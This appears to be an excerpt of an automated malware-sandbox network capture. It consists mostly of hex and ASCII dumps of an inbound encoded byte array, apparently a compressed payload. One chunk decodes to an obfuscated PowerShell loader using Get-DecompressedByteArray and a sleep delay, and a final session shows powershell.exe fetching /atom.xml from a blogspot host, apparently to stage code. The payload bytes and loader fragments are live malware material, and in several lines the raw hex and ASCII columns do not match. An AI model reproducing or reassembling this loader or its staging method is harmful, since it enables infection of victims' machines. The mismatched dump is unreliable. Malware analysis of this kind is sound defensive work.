2022-01-14 11:20:24 UTC	206	IN	Data Raw: 2c 35 34 2c 32 33 31 2c 31 33 31 2c 31 37 34 2c 36 32 2c 31 32 30 2c 32 33 32 2c 33 38 2c 32 31 37 2c 38 2c 31 35 33 2c 31 31 33 2c 36 30 2c 31 37 32 2c 31 37 36 2c 32 33 2c 33 37 2c 34 31 2c 32 30 36 2c 31 34 35 2c 32 33 34 2c 33 30 2c 37 33 2c 34 31 2c 35 37 2c 32 33 34 2c 33 30 2c 31 33 39 2c 32 31 35 2c 31 32 36 2c 36 2c 31 36 38 2c 32 31 2c 31 36 2c 32 34 38 2c 31 39 32 2c 31 32 35 2c 32 30 39 2c 31 38 36 2c 37 38 2c 35 36 2c 32 34 37 2c 31 36 36 2c 32 32 31 2c 39 37 2c 32 38 2c 37 39 2c 31 33 35 2c 31 34 34 2c 32 34 34 2c 33 36 2c 38 30 2c 31 38 34 2c 31 39 31 2c 31 32 33 2c 31 38 38 2c 31 31 36 2c 32 32 32 2c 37 37 2c 31 38 31 2c 36 2c 31 34 35 2c 31 37 39 2c 31 30 2c 32 30 36 2c 37 2c 31 36 33 2c 37 34 2c 31 37 35 2c 32 34 30 2c 31 30 35 2c 31 32 Data Ascii: ,54,231,131,174,62,120,232,38,217,8,153,113,60,172,176,23,37,41,206,145,234,30,73,41,57,234,30,139,215,126,6,168,21,16,248,192,125,209,186,78,56,247,166,221,97,28,79,135,144,244,36,80,184,191,123,188,116,222,77,181,6,145,179,10,206,7,163,74,175,240,105,12
2022-01-14 11:20:24 UTC	222	IN	Data Raw: 37 2c 31 39 32 2c 32 31 30 2c 35 39 2c 35 37 2c 32 32 2c 31 31 30 2c 32 30 39 2c 31 31 2c 31 30 39 2c 36 38 2c 31 30 34 2c 34 2c 31 38 30 2c 39 39 2c 31 34 30 2c 31 33 35 2c 37 31 2c 31 31 30 2c 32 38 2c 34 2c 32 34 31 2c 31 36 2c 37 33 2c 38 34 2c 38 37 2c 32 30 33 2c 38 38 2c 31 38 39 2c 31 38 2c 32 37 2c 31 36 33 2c 38 37 2c 35 30 2c 32 35 32 2c 32 2c 31 39 34 2c 39 34 2c 32 31 35 2c 31 37 30 2c 32 33 39 2c 31 38 39 2c 37 39 2c 33 33 32 2c 37 38 2c 38 33 2c 31 38 32 2c 31 37 30 2c 31 32 33 2c 31 32 34 2c 32 31 37 2c 32 31 2c 31 37 30 2c 31 30 35 2c 32 32 39 2c 32 38 2c 34 33 2c 32 33 38 2c 31 39 2c 32 33 33 2c 33 39 2c 38 32 2c 32 30 2c 33 34 2c 33 35 2c 31 36 2c 38 32 2c 32 30 32 2c 31 31 2c 32 31 32 2c 32 33 34 2c 38 37 2c 32 31 33 Data Ascii: 7,192,210,59,57,22,110,209,11,109,68,104,4,180,99,140,135,71,110,67,73,18,194,241,16,73,84,87,203,88,189,18,27,163,87,50,252,2,194,94,215,170,239,189,79,32,78,83,182,170,123,124,217,21,170,105,29,28,43,238,19,233,39,82,20,34,35,16,82,202,11,212,234,87,213

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:24 UTC	238	IN	Data Raw: 37 2c 33 30 2c 31 34 33 2c 31 35 39 2c 36 31 2c 32 34 38 2c 37 37 2c 32 34 36 2c 32 32 38 2c 32 31 33 2c 32 33 38 2c 38 35 2c 36 30 2c 32 31 2c 36 33 2c 31 32 33 2c 32 32 37 2c 31 36 31 2c 35 30 2c 38 31 2c 31 39 38 2c 31 33 30 2c 32 31 30 2c 32 33 31 2c 31 34 39 2c 32 34 36 2c 31 34 34 2c 31 39 36 2c 35 37 2c 31 33 34 2c 31 34 2c 33 32 2c 31 31 35 2c 34 30 2c 38 32 2c 38 39 2c 31 36 32 2c 35 38 2c 31 31 32 2c 33 31 2c 31 33 30 2c 31 34 33 2c 32 32 39 2c 31 37 31 2c 31 36 31 2c 31 34 2c 37 2c 32 33 37 2c 35 30 2c 31 35 39 2c 31 39 2c 31 38 34 2c 39 39 2c 37 31 2c 31 39 2c 31 38 2c 31 37 30 2c 31 30 33 2c 34 36 2c 37 33 2c 34 37 2c 39 36 2c 32 31 31 2c 32 33 31 2c 35 2c 39 31 2c 36 37 2c 32 30 30 2c 31 32 32 2c 34 34 2c 31 36 38 2c 39 34 2c 31 32 30 2c 32 Data Ascii: 7,30,143,159,61,248,77,246,228,213,238,85,60,21,63,123,227,161,50,81,198,130,210,231,149,246,144,196,57,134,14,32,115,40,82,89,162,58,112,31,130,143,229,171,161,14,7,237,50,159,19,184,99,71,19,18,170,103,46,73,47,96,211,231,5,91,67,200,122,44,168,94,120,2
2022-01-14 11:20:24 UTC	254	IN	Data Raw: 2c 32 37 2c 39 2c 32 32 36 2c 31 39 39 2c 31 38 34 2c 31 35 31 2c 31 39 34 2c 32 34 36 2c 35 38 2c 36 35 2c 36 33 2c 31 32 39 2c 36 36 2c 32 34 32 2c 31 34 38 2c 31 32 33 2c 33 37 2c 31 34 36 2c 31 30 37 2c 38 30 2c 34 30 2c 31 30 35 2c 31 32 35 2c 31 39 2c 31 36 36 2c 32 33 35 2c 32 31 35 2c 39 39 2c 33 2c 34 34 2c 37 35 2c 39 30 2c 31 33 36 2c 31 30 30 2c 31 30 34 2c 31 37 33 2c 31 39 37 2c 31 37 30 2c 32 35 33 2c 34 32 2c 31 39 36 2c 31 36 32 2c 32 30 35 2c 34 35 2c 32 30 35 2c 32 31 34 2c 32 30 32 2c 37 37 2c 31 35 30 2c 32 30 38 2c 39 31 2c 31 31 36 2c 31 37 30 2c 31 30 34 2c 32 34 38 2c 36 2c 31 31 34 2c 33 38 2c 32 30 36 2c 31 33 2c 31 37 35 2c 38 32 2c 31 33 37 2c 32 30 39 2c 31 38 37 2c 31 37 2c 33 33 2c 31 30 34 2c 32 30 32 2c 32 32 33 2c 31 39 Data Ascii: ,27,9,226,199,184,151,194,246,58,65,63,129,66,242,148,123,37,146,107,80,40,105,125,19,166,235,215,99,3,44,75,90,136,100,104,173,197,170,253,42,196,162,205,45,205,214,202,77,150,208,91,116,170,104,248,6,114,38,206,13,175,82,137,209,187,17,33,104,202,223,19
2022-01-14 11:20:24 UTC	270	IN	Data Raw: 31 39 2c 38 32 2c 38 31 2c 31 30 34 2c 31 34 36 2c 37 39 2c 34 38 2c 31 36 38 2c 39 38 2c 32 32 38 2c 31 33 36 2c 32 32 35 2c 39 36 2c 32 31 38 2c 38 38 2c 31 31 31 2c 35 32 2c 31 39 36 2c 33 32 2c 31 31 32 2c 31 39 33 2c 33 37 2c 31 37 36 2c 31 38 37 2c 32 2c 31 31 38 2c 32 31 35 2c 32 30 39 2c 39 36 2c 31 37 32 2c 31 34 31 2c 31 33 33 2c 31 37 35 2c 38 38 2c 31 34 39 2c 36 33 2c 31 37 38 2c 31 39 32 2c 32 32 30 2c 33 38 2c 31 30 34 2c 32 32 32 32 2c 31 36 34 2c 35 33 2c 36 30 2c 31 30 36 2c 31 38 38 2c 31 38 2c 31 35 34 2c 32 32 30 2c 31 39 30 2c 37 32 2c 31 32 39 2c 31 2c 33 38 2c 31 2c 31 34 33 2c 31 36 39 2c 32 35 34 2c 31 33 31 2c 32 2c 31 34 2c 31 38 2c 31 38 37 2c 34 32 2c 32 35 32 2c 31 33 33 2c 32 37 2c 32 2c 37 31 2c 32 32 34 2c 35 37 2c 31 34 36 Data Ascii: 19,82,81,104,146,79,48,168,98,228,136,225,96,218,88,111,52,196,32,112,193,37,176,187,2,118,215,209,96,172,141,133,175,88,149,63,178,192,220,38,104,222,164,53,60,106,188,18,154,220,190,72,129,1,38,1,143,169,254,131,2,14,18,187,42,252,133,27,2,71,224,57,146
2022-01-14 11:20:24 UTC	286	IN	Data Raw: 32 35 35 2c 36 37 2c 32 35 31 2c 31 34 33 2c 31 32 30 2c 38 38 2c 32 31 36 2c 35 2c 31 32 32 2c 32 38 2c 32 33 2c 35 34 2c 32 34 30 2c 32 34 30 2c 35 37 2c 31 37 36 2c 32 32 31 2c 31 39 39 2c 32 35 31 2c 32 30 38 2c 31 37 37 2c 32 32 37 2c 31 34 2c 31 2c 31 35 38 2c 36 32 2c 32 33 31 2c 32 30 37 2c 31 35 38 2c 36 33 2c 31 30 39 2c 32 33 38 2c 31 32 36 2c 37 38 2c 31 33 36 2c 37 39 2c 38 39 2c 31 35 34 2c 31 33 34 2c 37 39 2c 31 34 34 2c 31 33 38 2c 38 31 2c 39 31 2c 31 33 33 2c 31 34 31 2c 31 34 36 2c 38 33 2c 39 35 2c 31 33 32 2c 31 34 33 2c 31 35 33 2c 31 39 39 2c 32 31 36 2c 32 30 30 2c 32 30 34 2c 36 35 2c 32 37 2c 31 39 37 2c 37 39 2c 31 33 31 2c 31 30 32 2c 31 36 37 2c 35 34 2c 32 31 32 2c 35 39 2c 37 31 2c 34 33 2c 31 38 38 2c 36 39 2c 36 38 2c 31 Data Ascii: 255,67,251,143,120,88,216,5,122,28,23,54,240,240,57,176,221,199,251,208,177,227,14,1,158,62,231,207,158,63,109,238,126,78,136,79,89,154,134,79,144,138,81,91,133,141,146,83,95,132,143,153,199,216,200,204,65,27,197,79,131,102,167,54,212,59,71,43,188,69,68,1
2022-01-14 11:20:24 UTC	302	IN	Data Raw: 31 39 37 2c 31 38 37 2c 31 39 35 2c 31 39 2c 32 32 37 2c 31 32 35 2c 37 39 2c 31 39 38 2c 37 31 2c 32 33 30 2c 31 32 36 2c 36 32 2c 32 34 38 2c 35 37 2c 32 35 35 2c 31 30 39 2c 32 34 36 2c 32 33 33 2c 32 30 32 2c 32 30 34 2c 32 32 32 30 2c 32 34 30 2c 32 30 38 2c 32 30 38 2c 31 34 33 2c 32 30 39 2c 33 31 2c 33 35 2c 31 38 33 2c 31 33 30 2c 31 37 34 2c 36 39 2c 32 34 35 2c 37 2c 39 35 2c 37 35 2c 31 33 37 2c 31 35 2c 31 34 31 2c 31 32 31 2c 32 38 2c 33 31 2c 31 32 32 2c 35 31 2c 32 35 34 2c 37 34 2c 32 33 36 2c 31 34 39 2c 31 33 32 2c 31 30 37 2c 31 33 37 2c 32 33 33 2c 31 34 35 2c 31 37 37 2c 31 36 39 2c 32 33 2c 39 35 2c 32 34 35 2c 32 34 37 2c 31 32 36 2c 32 33 36 2c 32 30 33 2c 32 30 36 2c 31 37 33 2c 31 37 34 2c 32 30 31 2c 31 37 31 2c 31 33 37 2c 31 37 Data Ascii: 197,187,195,19,227,125,79,198,71,230,126,62,248,57,255,109,246,233,202,204,220,240,208,208,143,209,31,35,183,130,174,69,245,7,95,75,137,15,141,121,28,31,122,51,254,74,236,149,132,107,137,233,145,177,169,23,95,245,247,126,236,203,206,173,174,201,171,137,17
2022-01-14 11:20:25 UTC	305	IN	Data Raw: 30 2c 31 36 37 2c 32 34 37 2c 39 30 2c 32 37 2c 35 38 2c 32 33 38 2c 31 38 30 2c 31 37 36 2c 31 38 31 2c 35 30 2c 31 37 38 2c 31 31 39 2c 31 34 34 2c 32 32 31 2c 32 33 33 2c 31 31 38 2c 32 33 34 2c 31 36 30 2c 31 37 31 2c 32 35 31 2c 31 37 37 2c 36 37 2c 37 2c 31 33 2c 31 35 37 2c 31 34 32 2c 32 38 2c 32 34 35 2c 35 37 2c 31 32 31 2c 32 31 32 2c 31 32 35 2c 32 33 35 2c 31 32 36 2c 37 39 2c 35 35 2c 32 35 33 2c 32 32 37 2c 33 30 2c 32 35 32 2c 37 36 2c 31 38 38 2c 38 32 2c 32 30 2c 31 30 32 2c 31 35 34 2c 31 32 2c 31 37 32 2c 34 34 2c 39 32 2c 37 36 2c 32 38 2c 31 34 38 2c 31 36 32 2c 31 30 2c 32 31 30 2c 32 34 36 2c 31 37 30 2c 32 32 30 2c 31 38 30 2c 35 36 2c 36 32 2c 31 32 36 2c 31 32 2c 36 33 2c 39 30 2c 31 33 32 2c 31 33 38 2c 31 35 35 2c 31 35 37 2c Data Ascii: 0,167,247,90,27,58,238,180,176,181,50,178,119,144,221,233,118,234,160,171,251,177,67,7,13,157,142,28,245,57,121,212,125,235,126,79,55,253,227,30,252,76,188,82,20,102,154,12,172,44,92,76,28,148,162,10,210,246,170,220,180,56,62,126,12,63,90,132,138,155,157,
2022-01-14 11:20:25 UTC	321	IN	Data Raw: 32 35 31 2c 31 38 36 2c 32 35 30 2c 32 35 30 2c 31 33 36 2c 32 31 32 2c 32 30 30 2c 31 34 34 2c 32 31 35 2c 31 31 37 2c 32 39 2c 31 37 35 2c 35 39 2c 32 33 34 2c 31 38 2c 31 32 33 2c 32 33 35 2c 39 31 2c 32 32 32 32 2c 31 39 39 2c 31 38 38 2c 31 30 35 2c 32 33 37 2c 32 33 34 2c 31 32 32 2c 31 34 36 2c 34 38 2c 32 31 32 2c 32 35 31 2c 32 34 31 2c 32 32 35 33 2c 32 33 31 2c 31 39 37 2c 31 35 36 2c 32 30 31 2c 32 33 33 2c 31 33 33 2c 32 30 31 2c 32 33 33 2c 31 36 31 2c 31 31 31 2c 31 35 39 2c 32 33 39 2c 31 32 34 2c 32 36 2c 32 35 31 2c 35 37 2c 31 38 32 2c 34 38 2c 32 32 31 2c 32 32 30 2c 32 32 30 2c 31 37 38 2c 32 34 37 2c 37 37 2c 31 32 33 2c 38 37 2c 32 34 31 2c 32 34 38 2c 31 30 30 2c 31 31 38 2c 39 37 2c 37 35 2c 37 39 2c 32 35 32 2c 36 34 2c 39 Data Ascii: 251,186,250,250,136,212,200,144,215,117,29,175,59,234,18,123,235,91,222,199,188,105,237,234,122,146,48,212,251,241,253,231,197,156,201,233,133,201,233,161,111,159,239,124,26,251,57,182,48,221,220,215,250,178,247,77,123,87,241,248,100,118,97,75,79,252,64,9
2022-01-14 11:20:25 UTC	337	IN	Data Raw: 37 31 2c 31 2c 32 30 34 2c 31 30 30 2c 32 32 35 2c 37 31 2c 31 30 36 2c 31 37 38 2c 32 34 30 2c 32 35 2c 31 35 34 2c 37 36 2c 32 30 33 2c 37 36 2c 39 33 2c 38 38 2c 32 32 33 2c 31 37 38 2c 31 35 38 2c 31 30 38 2c 33 36 2c 31 31 33 2c 32 39 2c 31 32 30 2c 31 34 35 2c 31 36 38 2c 39 37 2c 34 34 2c 31 33 2c 32 33 33 31 2c 31 34 31 2c 31 31 35 2c 35 38 2c 31 35 32 2c 31 34 33 2c 31 38 35 2c 32 30 35 2c 31 39 34 2c 32 35 2c 31 35 38 2c 31 33 31 2c 34 35 2c 34 37 2c 32 30 30 2c 32 33 37 2c 33 38 2c 32 36 2c 38 30 2c 32 32 36 2c 35 38 2c 31 37 36 2c 33 39 2c 31 32 33 2c 31 34 35 2c 31 32 30 2c 38 31 2c 31 38 32 2c 39 35 2c 31 39 33 2c 34 30 2c 36 37 2c 34 39 2c 32 30 32 2c 31 33 39 2c 32 34 2c 32 32 39 2c 36 39 2c 31 34 30 2c 31 39 34 2c 31 32 31 2c 31 34 33 2c Data Ascii: 71,1,204,100,225,71,106,178,240,25,154,76,203,76,93,88,223,178,158,108,36,113,29,120,145,168,97,44,13,231,141,115,58,152,143,185,205,194,25,158,131,45,47,200,237,38,226,80,226,58,176,39,123,145,120,81,182,95,193,40,67,49,202,139,24,229,69,140,194,121,143,

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:25 UTC	353	IN	Data Raw: 2c 32 31 38 2c 31 39 36 2c 32 32 38 2c 31 38 35 2c 35 35 2c 31 36 32 2c 32 30 37 2c 31 34 33 2c 33 34 2c 32 31 37 2c 31 2c 32 30 31 2c 38 32 2c 31 30 35 2c 39 33 2c 39 37 2c 31 37 31 2c 31 36 35 2c 32 34 35 2c 31 33 30 2c 32 39 2c 31 34 38 2c 31 35 30 2c 31 35 2c 31 37 31 2c 31 34 37 2c 35 34 2c 31 36 2c 32 32 2c 32 34 2c 34 31 2c 31 30 38 2c 38 2c 34 34 2c 37 31 2c 32 31 38 2c 38 2c 38 38 2c 31 37 37 2c 31 38 30 2c 39 38 2c 32 31 36 2c 32 32 36 2c 32 30 30 2c 32 35 30 2c 38 39 2c 31 31 39 2c 31 36 32 2c 32 30 39 2c 31 38 33 2c 31 39 36 2c 31 33 36 2c 32 31 38 2c 31 32 30 2c 31 37 30 2c 32 34 39 2c 31 37 39 2c 38 33 2c 32 31 30 2c 33 38 2c 31 39 35 2c 39 32 2c 39 38 2c 31 33 33 2c 37 37 2c 31 33 35 2c 33 37 2c 37 33 2c 34 33 2c 31 33 31 2c 32 31 2c 31 39 Data Ascii: ,218,196,228,185,55,162,207,143,34,217,1,201,82,105,93,97,171,165,245,130,29,148,150,15,171,147,54 ,16,22,24,41,108,8,44,71,218,8,88,177,180,98,216,226,200,250,89,119,162,209,183,196,136,218,120,170,249,179,83 ,210,38,195,92,98,133,77,135,37,73,43,131,21,19
2022-01-14 11:20:25 UTC	369	IN	Data Raw: 33 34 2c 32 32 39 2c 32 33 32 2c 37 34 2c 32 34 36 2c 31 36 33 2c 31 30 30 2c 31 31 39 2c 39 33 2c 32 30 31 2c 32 2c 37 34 2c 32 32 2c 32 33 34 2c 37 34 2c 31 34 2c 31 36 36 2c 31 30 30 2c 31 33 37 2c 31 37 34 2c 32 32 38 2c 38 2c 37 34 2c 31 35 30 2c 32 33 33 2c 37 34 2c 31 34 32 2c 31 36 35 2c 31 30 30 2c 31 33 33 2c 31 37 34 2c 31 36 34 2c 31 38 33 2c 32 37 2c 31 38 32 2c 39 30 2c 38 37 2c 31 31 34 2c 31 35 30 2c 32 31 34 2c 31 33 34 2c 31 30 39 2c 32 31 30 2c 31 34 39 2c 31 38 30 2c 32 34 31 2c 38 35 2c 31 36 30 2c 34 33 2c 38 39 2c 37 34 2c 32 34 33 2c 36 30 2c 31 36 34 2c 34 33 2c 35 37 2c 31 35 37 2c 31 34 36 2c 31 36 37 2c 31 31 36 2c 33 37 2c 32 33 31 2c 38 30 2c 32 34 32 2c 31 35 34 2c 31 37 34 2c 32 32 38 2c 32 2c 37 34 2c 31 37 38 2c Data Ascii: 34,229,232,74,246,163,100,119,93,201,2,74,22,234,74,14,166,100,137,174,228,8,74,150,233,74,142,165 ,100,133,174,164,183,83,27,182,90,87,114,150,214,134,109,210,149,180,241,85,160,43,89,74,243,60,164,43,57,157, 146,167,116,37,231,80,242,154,174,228,2,74,178,
2022-01-14 11:20:25 UTC	385	IN	Data Raw: 32 35 33 2c 32 31 36 2c 32 33 35 2c 32 37 2c 32 34 34 2c 31 32 34 2c 32 34 2c 32 35 31 2c 31 35 38 2c 32 2c 32 30 37 2c 31 37 38 2c 32 34 31 2c 31 39 36 2c 31 31 2c 31 30 38 2c 35 30 2c 31 30 31 2c 31 37 34 2c 31 37 36 2c 39 35 2c 31 38 39 2c 32 38 2c 32 33 33 2c 34 31 2c 35 30 2c 31 35 38 2c 35 37 2c 31 37 38 2c 34 30 2c 32 32 39 2c 38 35 2c 39 38 2c 31 35 36 2c 31 37 38 2c 31 34 38 2c 31 35 32 2c 31 36 34 2c 31 37 32 2c 31 36 30 2c 32 30 34 2c 32 39 2c 31 33 33 2c 33 39 2c 32 33 39 2c 34 33 2c 31 39 39 2c 31 33 37 2c 37 36 2c 36 31 2c 37 33 2c 31 31 36 2c 38 30 2c 32 34 39 2c 32 32 2c 32 33 2c 31 31 37 2c 35 30 2c 32 30 39 2c 31 36 32 2c 32 34 32 2c 32 33 37 2c 31 32 36 2c 34 32 2c 32 33 39 2c 35 31 2c 31 36 2c 32 31 39 2c 31 37 33 2c 32 31 36 2c 33 30 Data Ascii: 253,216,235,27,244,124,24,251,158,2,207,178,241,196,11,108,50,101,174,176,95,189,28,233,41,50,158, 57,178,40,229,85,98,156,178,148,152,164,172,160,204,29,133,39,239,43,199,137,76,61,73,116,80,249,22,23,117,50, 209,162,242,237,126,42,239,51,16,219,173,216,30
2022-01-14 11:20:25 UTC	401	IN	Data Raw: 34 2c 32 34 39 2c 31 39 34 2c 31 36 33 2c 39 38 2c 32 35 33 2c 32 30 39 2c 37 30 2c 33 2c 36 31 2c 31 35 34 2c 31 31 35 2c 31 38 39 2c 31 38 37 2c 35 31 2c 35 37 2c 39 30 2c 32 30 2c 32 34 34 2c 32 34 33 2c 31 38 31 2c 35 38 2c 39 34 2c 31 33 33 2c 31 31 2c 32 30 30 2c 32 32 30 2c 32 30 33 2c 32 32 30 2c 31 38 34 2c 35 30 2c 32 31 32 2c 31 30 2c 31 39 37 2c 32 31 30 2c 32 2c 32 34 34 2c 33 36 2c 32 34 37 2c 31 33 32 2c 32 31 32 2c 32 30 30 2c 32 34 31 2c 31 30 38 2c 32 35 34 2c 32 2c 31 31 30 2c 31 38 34 2c 31 31 31 2c 31 33 2c 35 39 2c 32 33 2c 38 38 2c 31 33 33 2c 31 37 35 2c 31 33 36 2c 35 34 2c 31 39 36 2c 31 31 36 2c 31 33 31 2c 37 33 2c 33 33 2c 31 38 32 2c 32 30 36 2c 31 39 34 2c 38 32 2c 35 37 2c 37 37 2c 31 36 36 2c 31 30 35 2c 31 35 2c 31 36 Data Ascii: 4,249,194,163,98,253,209,70,3,61,154,115,189,187,51,57,90,20,244,243,181,58,94,133,11,200,220,203, 220,184,50,212,10,197,210,2,244,36,247,132,212,200,241,108,254,2,110,184,111,113,59,23,88,133,175,136,54,196,1 16,131,73,33,182,206,194,82,57,77,166,105,15,16
2022-01-14 11:20:25 UTC	417	IN	Data Raw: 2c 36 32 2c 32 33 34 2c 32 35 33 2c 32 38 2c 39 37 2c 31 33 33 2c 31 32 31 2c 31 35 39 2c 31 35 31 2c 37 39 2c 32 31 38 2c 32 33 2c 31 31 36 2c 31 35 2c 32 35 31 2c 31 31 35 2c 38 38 2c 31 33 30 2c 31 34 37 2c 32 32 34 35 2c 31 39 39 2c 37 32 2c 31 32 34 2c 32 30 33 2c 31 37 30 2c 32 35 34 2c 37 37 2c 37 31 2c 31 38 32 2c 33 30 2c 31 34 37 2c 32 34 35 2c 31 39 39 2c 32 34 2c 32 30 33 2c 31 37 30 2c 32 35 34 2c 32 37 2c 31 39 33 2c 31 33 31 2c 31 30 39 2c 35 35 2c 31 36 37 2c 31 38 38 2c 31 35 31 2c 31 33 33 2c 32 34 38 2c 31 35 30 2c 32 34 30 2c 32 33 39 36 2c 39 34 2c 32 33 36 2c 31 39 36 2c 38 32 2c 31 32 31 2c 39 38 2c 37 38 2c 32 34 38 2c 31 38 35 2c 31 35 33 2c 32 31 34 2c 32 34 38 2c 35 38 2c 36 30 2c 35 36 2c 32 30 33 2c 32 33 2c 32 33 30 2c 32 34 35 2c 39 39 2c 31 31 39 2c 31 39 Data Ascii: ,62,234,253,28,97,133,121,159,151,79,218,23,116,15,251,115,88,130,147,245,199,72,124,203,170,254,7 7,71,182,30,61,239,189,247,193,131,109,55,167,188,151,33,248,150,240,230,171,96,94,236,196,82,121,98,78,248,18 5,153,214,248,58,60,56,203,23,230,245,99,119,19
2022-01-14 11:20:25 UTC	433	IN	Data Raw: 31 33 33 2c 31 32 32 2c 32 34 36 2c 32 34 37 2c 32 33 37 2c 36 33 2c 31 36 30 2c 31 34 38 2c 32 33 37 2c 35 31 2c 32 35 35 2c 34 31 2c 31 39 32 2c 39 34 2c 32 35 34 2c 39 35 2c 31 39 36 2c 35 31 2c 32 35 35 2c 32 34 31 2c 31 30 33 2c 31 34 34 2c 32 35 31 2c 31 30 30 2c 31 39 35 2c 31 30 37 2c 32 38 2c 35 31 2c 31 31 2c 31 39 37 2c 32 35 32 2c 32 31 33 2c 31 34 36 2c 32 33 39 2c 31 34 37 2c 36 32 2c 31 31 37 2c 39 35 2c 32 35 30 2c 37 32 2c 32 34 32 2c 36 34 2c 32 34 32 2c 31 33 30 2c 31 32 33 2c 31 30 30 2c 32 32 33 2c 31 34 35 2c 33 35 2c 37 31 2c 32 32 30 2c 31 32 35 2c 36 31 2c 32 33 38 2c 32 30 39 2c 33 2c 32 35 31 2c 34 36 2c 32 38 2c 32 33 36 2c 35 39 2c 31 38 38 2c 32 33 39 2c 32 34 30 2c 32 32 30 2c 31 34 35 2c 33 35 2c 32 33 33 2c 33 2c 32 32 31 Data Ascii: 133,122,246,247,237,63,160,148,237,51,255,41,192,94,254,95,196,51,254,221,103,144,251,100,195,107, 28,51,11,197,252,213,146,239,147,62,117,95,250,72,242,64,242,130,123,100,223,145,35,71,220,125,61,238,209,3,25 1,46,28,236,59,188,239,240,220,145,35,233,3,221
2022-01-14 11:20:25 UTC	449	IN	Data Raw: 2c 31 32 38 2c 31 30 32 2c 34 2c 31 37 31 2c 31 38 39 2c 31 30 38 2c 31 30 32 2c 36 33 2c 32 34 30 2c 31 2c 32 31 39 2c 31 35 2c 31 32 34 2c 31 34 34 2c 38 30 2c 32 30 2c 31 38 37 2c 39 36 2c 32 34 31 2c 32 30 32 2c 31 35 35 2c 32 32 34 32 2c 31 34 31 2c 32 34 36 2c 33 37 2c 36 38 2c 31 39 31 2c 32 35 31 2c 33 2c 31 31 34 2c 31 37 38 2c 35 33 2c 31 37 33 2c 31 38 33 2c 32 30 36 2c 38 34 2c 32 35 32 2c 32 35 35 2c 31 30 31 2c 31 38 30 2c 31 30 39 2c 37 39 2c 39 37 2c 31 32 32 2c 37 2c 32 32 39 2c 31 35 33 2c 31 36 38 2c 31 33 31 2c 32 33 34 2c 32 30 2c 31 33 30 2c 32 34 37 2c 32 30 38 2c 31 37 2c 32 32 36 2c 32 31 37 2c 32 32 38 2c 31 35 31 2c 31 39 37 2c 37 33 2c 31 30 35 2c 32 32 31 2c 33 36 2c 32 30 35 2c 39 34 2c 37 34 2c 31 37 32 2c 32 33 2c 31 32 37 2c 31 Data Ascii: ,128,102,4,171,189,108,102,63,240,1,219,15,124,144,80,20,187,96,241,202,155,242,141,246,37,68,191, 251,3,114,178,53,173,183,206,84,252,255,101,180,109,79,97,122,7,229,153,168,131,234,20,130,247,208,17,226,217, 228,151,197,73,105,21,36,205,94,74,172,23,127,1
2022-01-14 11:20:25 UTC	463	IN	Data Raw: 39 30 2c 32 31 30 2c 31 33 37 2c 38 36 2c 31 34 33 2c 31 32 33 2c 32 2c 31 35 33 2c 31 31 2c 31 32 2c 31 37 30 2c 33 34 2c 36 39 2c 32 32 38 2c 31 31 32 2c 31 31 34 2c 31 32 35 2c 36 35 2c 38 36 2c 31 33 37 2c 31 35 33 2c 31 37 35 2c 38 39 2c 31 34 32 2c 35 32 2c 37 39 2c 31 33 32 2c 31 35 32 2c 32 31 39 2c 31 32 33 2c 31 30 30 2c 36 33 2c 32 30 39 2c 33 37 2c 33 39 2c 36 39 2c 31 30 34 2c 31 35 34 2c 31 34 36 2c 31 38 38 2c 31 38 30 2c 31 34 32 2c 32 32 33 4 2c 32 31 38 2c 35 30 2c 31 34 32 2c 33 32 2c 33 30 2c 36 34 2c 33 37 2c 32 30 31 2c 34 34 2c 32 38 2c 34 32 2c 37 37 2c 31 39 33 2c 31 31 32 2c 31 32 2c 35 39 2c 31 35 2c 31 38 35 2c 31 36 32 2c 39 39 2c 39 39 2c 32 33 32 2c 39 38 2c 32 33 36 2c 34 2c 31 30 36 2c 31 33 39 2c 31 35 36 2c 35 39 2c 32 31 Data Ascii: 90,210,137,86,143,123,2,153,11,12,170,34,69,228,112,114,125,65,86,137,153,175,89,142,52,79,132,152 ,219,123,100,63,209,37,39,69,104,154,146,188,180,142,224,218,50,142,32,30,64,37,201,44,28,42,77,193,112,12,59, 15,185,162,99,99,232,98,236,4,106,139,156,59,21

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:25 UTC	479	IN	Data Raw: 47 54 46 48 59 47 55 4a 48 4b 47 59 46 54 44 52 53 52 44 54 46 59 47 4a 55 48 4b 44 44 52 54 46 59 47 20 3d 47 65 74 2d 44 65 63 6f 6d 70 72 65 73 73 65 64 42 79 74 65 41 72 72 61 79 20 24 53 54 52 44 59 46 55 47 49 48 55 59 54 59 52 54 45 53 52 44 59 55 47 49 52 49 0d 0a 0d 0a 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 34 0d 0a 24 46 47 43 48 4a 42 4b 48 56 47 43 46 48 4a 56 42 4b 4e 42 48 56 47 4a 42 20 3d 20 44 34 46 44 35 43 35 42 39 32 36 36 38 32 34 43 34 45 45 46 52 57 45 4f 49 55 52 57 44 51 57 4f 49 44 55 51 57 33 38 39 43 38 33 45 30 43 36 39 46 44 33 46 41 41 47 20 2d 54 79 70 65 4e 61 6d 65 20 27 53 79 73 74 65 6d 2e 43 6f 6c 6c 65 63 74 69 6f 6e 73 2e 41 72 72 61 79 4c 69 73 74 27 3b 0d 0a 24 46 47 43 48 4a 42 4b 48 56 47 43 46 48 4a 56 42 Data Ascii: GTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG =Get-DecompressedByteArray $STRDYFUGIHUYTYR TESRDYUGIRIstart-sleep -s 4$FGCHJBKHVGCFHJVBKNBHVGJB = D4FD5C5B9266824C4EEFRWEOIURWDQWOIDU QW389C83E0C69FD3FAAG -TypeName 'System.Collections.ArrayList';$FGCHJBKHVGCFHJVB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49825	142.250.186.129	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:09 UTC	481	OUT	GET /atom.xml HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: p6tbbb.blogspot.com Connection: Keep-Alive
